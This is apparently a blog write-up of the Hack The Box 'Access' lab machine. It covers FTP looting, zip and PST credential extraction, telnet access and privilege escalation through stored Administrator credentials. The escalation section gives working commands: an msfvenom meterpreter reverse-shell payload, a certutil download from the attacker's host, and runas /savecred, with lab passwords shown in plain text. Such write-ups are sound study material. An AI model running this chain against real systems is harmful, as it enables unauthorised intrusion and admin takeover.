Featured image of post HTB Access Writeup

HTB Access Writeup

First, retrieve files in the FTP server. From these files, we retrieve valid credentials to access telnet. On the machine, we realise that there are stored credentials. We execute a reverse shell from these credentials and achive a SYSTEM shell.

  1. Prelim scan
1
sudo nmap -Pn 10.129.194.120 -sS -p- --min-rate 20000 -oN nmap/allTcpPortScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-04 06:04 EST
Nmap scan report for 10.129.194.120
Host is up (0.022s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 10.19 seconds
  1. UDP scan
1
sudo nmap -Pn 10.129.194.120 -sU -p- --min-rate 20000 -oN nmap/allUdpPortScan.nmap

Output:

1
2
3
4
5
6
7
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-04 06:05 EST
Nmap scan report for 10.129.194.120
Host is up.
All 65535 scanned ports on 10.129.194.120 are in ignored states.
Not shown: 65535 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
  1. Script and version scan
1
sudo nmap -Pn 10.129.194.120 -sCV -p21,23,80 --min-rate 20000 -oN nmap/scriptVersionScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-04 06:05 EST
Nmap scan report for 10.129.194.120
Host is up (0.076s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst: 
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
23/tcp open  telnet  Microsoft Windows XP telnetd
| telnet-ntlm-info: 
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   NetBIOS_Computer_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds

Telnet

  1. It requires authentication.
1
telnet 10.129.194.120

Output:

1
2
3
4
5
Welcome to Microsoft Telnet Service 

login: superman
password: 
The handle is invalid.

FTP

  1. Anonymous login was successful.
1
2
3
4
5
6
ftp -A 10.129.194.120                     
Connected to 10.129.194.120.
220 Microsoft FTP Service
Name (10.129.194.120:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password: 

Output:

1
2
3
4
5
6
7
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 EPRT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM       <DIR>          Backups
08-24-18  09:00PM       <DIR>          Engineer
  1. There is a backup.mdb file in Backups. We need to set the transfer mode to binary to prevent corruption.
1
2
binary 
get backup.mdb
  • It is file for Microsoft Access Database.
  1. There is a Access Control.zip in Engineer.
1
get 'Access Control.zip'
  1. When we try to unzip the zip file, we see
1
unzip 'Access Control.zip'

Output:

1
2
Archive:  Access Control.zip
   skipping: Access Control.pst      unsupported compression method 99
  • It indicates that the zip file is encrypted.
  1. We will try to crack the zip password.
1
zip2john 'Access Control.zip'

  1. Let’s read the backup.mdb file. For this, I have to open in my Windows machine HTB-Access-1.png HTB-Access-2.png HTB-Access-3.png
  2. Some information we gathered
1
2
3
4
5
6
cat password.list 
020481
010101
000000
666666
123321
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
cat usernames.list 
John
Mark
Sunita
Mary
Monica
Carter
Smith
Rahman
Jones
Nunes
  1. The credentials engineer:access4u@security will trigger this error in the telnet service.
1
2
3
4
login: engineer
password: 
Access Denied: Specified user is not a member of TelnetClients group.
Server administrator must add this user to the above group.
  • admin:admin and backupadmin:admin do not work.
  1. Oh, but it worked for the zip file!
1
7z x -p'access4u@security' 'Access Control.zip'


  1. We can load the PST file in OutLook HTB-Access-4.png We can add files here. HTB-Access-5.png
  • But I cannot read the new emails?
  1. Welp, we need to use an alternative tool
1
sudo apt install pst-utils

To convert the PST into plain text emails,

1
2
3
4
 readpst Access\ Control.pst 
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
From "john@megacorp.com" Thu Aug 23 19:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-692342385_-_-"


----boundary-LibPST-iamunique-692342385_-_-
Content-Type: multipart/alternative;
        boundary="alt---boundary-LibPST-iamunique-692342385_-_-"

--alt---boundary-LibPST-iamunique-692342385_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,


The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.


Regards,

John

Privilege Escalation

  1. We can use these credentials to access telnet. security:4Cc3ssC0ntr0ller
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
telnet 10.129.194.120
Trying 10.129.194.120...
Connected to 10.129.194.120.
Escape character is '^]'.
Welcome to Microsoft Telnet Service 

login: security
password: 

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>whoami
access\security
  1. Privilege information
1
2
3
4
5
6
7
8
9
C:\Users\security\Desktop>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State   
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled 
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
  1. Group information
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
C:\Users\security\Desktop>whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID                                        Attributes                                        
====================================== ================ ========================================== ==================================================
Everyone                               Well-known group S-1-1-0                                    Mandatory group, Enabled by default, Enabled group
ACCESS\TelnetClients                   Alias            S-1-5-21-953262931-566350628-63446256-1000 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                               Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4                                    Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192                                Mandatory group, Enabled by default, Enabled group
  1. System information
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
C:\Users>systeminfo
Host Name:                 ACCESS
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84191
Original Install Date:     8/21/2018, 9:43:10 PM
System Boot Time:          2/4/2026, 10:48:42 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     6,143 MB
Available Physical Memory: 5,435 MB
Virtual Memory: Max Size:  12,285 MB
Virtual Memory: Available: 11,570 MB
Virtual Memory: In Use:    715 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 110 Hotfix(s) Installed.
  • Very out of date
  1. At the root directory, there is an interesting file: C:\ZKTeco. Possible PE vector:
    1. https://www.exploit-db.com/exploits/40323
1
2
3
4
5
6
7
8
9
C:\ZKTeco>icacls ZKAccess3.5
ZKAccess3.5 NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                                          BUILTIN\Administrators:(I)(OI)(CI)(F)
                                                                                                           BUILTIN\Users:(I)(OI)(CI)(RX)
                                                                                                                                                    BUILTIN\Users:(I)(CI)(AD)
                  BUILTIN\Users:(I)(CI)(WD)
                                                       CREATOR OWNER:(I)(OI)(CI)(IO)(F)

                                                                                       Successfully processed 1 files; Failed processing 0 files
  • No modify permissions tho
  1. There is a C:\temp directory
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
C:\temp\logs>type MainInstallerLog.log

Installer Log:

2018-08-21 23:25:33 - --------------------------------------------------------- SaveSQLScriptsToTemp Start ---------------------------------------------------------   

2018-08-21 23:25:33 - SaveSQLScriptsToTemp(1): SQL Instance not set yet, use default - PORTALSQLEXPRESS                                                                
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(3): SQL SA username not set yet, use default - sa                                                                           
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(5): SQL SA password not set yet, use default - *******                                                                      
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(7): SQL SYSDBA username not set yet, use default - sa                                                                       
2018-08-21 23:25:33 - SaveSQLScriptsToTemp(9): SQL SYSDBA password not set yet, use default - *******    
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
C:\temp\scripts>type README_FIRST.txt

Open the SQL Management Studio application located either here:
   "C:\Program Files (x86)\Microsoft SQL Server\120\Tools\Binn\ManagementStudio\Ssms.exe"
Or here:
   "C:\Program Files\Microsoft SQL Server\120\Tools\Binn\ManagementStudio\Ssms.exe"
 
- When it opens the "Connect to Server" dialog, under "Server name:" type "LOCALHOST", "Authentication:" selected must be "SQL Server Authentication".
 
   "Login:" = "sa"
   "Password:" = "htrcy@HXeryNJCTRHcnb45CJRY"
 
- Click "Connect", once connected click on the "Open File" icon, navigate to the folder where the scripts are saved (c:\temp\scripts).
- Select each script in order of name by the first number in the name and run them in order e.g. "1_CREATE_SYSDBA.sql" then "2_ALTER_SERVER_ROLE.sql" then "3_SP_ATTACH_DB.sql" then "4_ALTER_AUTHORIZATION.sql"
If the scripts begin from "2_*.sql" or "3_*.sql" it means the previous scripts ran fine, so begin from the lowest script number ascending.

For the vbs scripts: 
- Go to windows Services and stop ALL SQL related services.
- Open command prompt with elevated privileges (Administrator).
- paste the following commands in command prompt for each script and click ENTER...
        1. cmd.exe /c WScript.exe "c:\temp\scripts\SQLOpenFirewallPorts.vbs" "C:\Windows\system32" "c:\temp\logs\"
        2. cmd.exe /c WScript.exe "c:\temp\scripts\SQLServerCfgPort.vbs" "C:\Windows\system32" "c:\temp\logs\" "NO_INSTANCES_FOUND"
        3. cmd.exe /c WScript.exe "c:\temp\scripts\SetAccessRuleOnDirectory.vbs" "C:\Windows\system32" "c:\temp\logs\" "NT AUTHORITY\SYSTEM" "C:\\Portal\database"
        4. Start up all SQL services again manually or run - cmd.exe /c WScript.exe "c:\temp\scripts\RestartServiceByDescriptionNameLike.vbs" "C:\Windows\system32" "c:\temp\logs\" "SQL Server (NO_INSTANCES_FOUND)" 
  • There is no C:\Program Files\Microsoft SQL Server tho
  1. Listening ports
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       1152
  TCP    0.0.0.0:23             0.0.0.0:0              LISTENING       1348
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       372
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       792
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       852
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       484
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       492
  TCP    10.129.194.120:23      10.10.16.35:47684      ESTABLISHED     1348
  TCP    10.129.194.120:139     0.0.0.0:0              LISTENING       4
  TCP    [::]:21                [::]:0                 LISTENING       1152
  TCP    [::]:23                [::]:0                 LISTENING       1348
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       700
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49152             [::]:0                 LISTENING       372
  TCP    [::]:49153             [::]:0                 LISTENING       792
  TCP    [::]:49154             [::]:0                 LISTENING       852
  TCP    [::]:49155             [::]:0                 LISTENING       484
  TCP    [::]:49156             [::]:0                 LISTENING       492
  UDP    0.0.0.0:123            *:*                                    928
  UDP    0.0.0.0:500            *:*                                    852
  UDP    0.0.0.0:4500           *:*                                    852
  UDP    0.0.0.0:5355           *:*                                    828
  UDP    10.129.194.120:137     *:*                                    4
  UDP    10.129.194.120:138     *:*                                    4
  UDP    [::]:123               *:*                                    928
  UDP    [::]:500               *:*                                    852
  UDP    [::]:4500              *:*                                    852
  UDP    [::]:5355              *:*                                    828
  1. When we list the stored credentials, we get this
1
cmdkey /list

Output:

1
2
3
4
5
Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                       Type: Domain Password
    User: ACCESS\Administrator
  1. We can use runas to get a reverse shell First, use msfvenom to generate a meterpreter payload.
1
 msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.35 LPORT=9999 -f exe > backupscript.exe

Create the listener

1
2
3
4
5
6
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.16.35
set LPORT 9999
run -j

On the target,

1
2
certutil.exe -urlcache -split -f http://10.10.16.35:8000/backupscript.exe backupscript.exe
runas /savecred /user:ACCESS\Administrator C:\Users\security\backupscript.exe

Output:

1
2
msf6 exploit(multi/handler) > [*] Sending stage (203846 bytes) to 10.129.194.210
[*] Meterpreter session 1 opened (10.10.16.35:9999 -> 10.129.194.210:49161) at 2026-02-04 19:15:42 -0500
  1. We are now admin!
1
2
meterpreter > getuid
Server username: ACCESS\Administrator
Licensed under CC BY-NC-SA 4.0
Built with Hugo
Theme Stack designed by Jimmy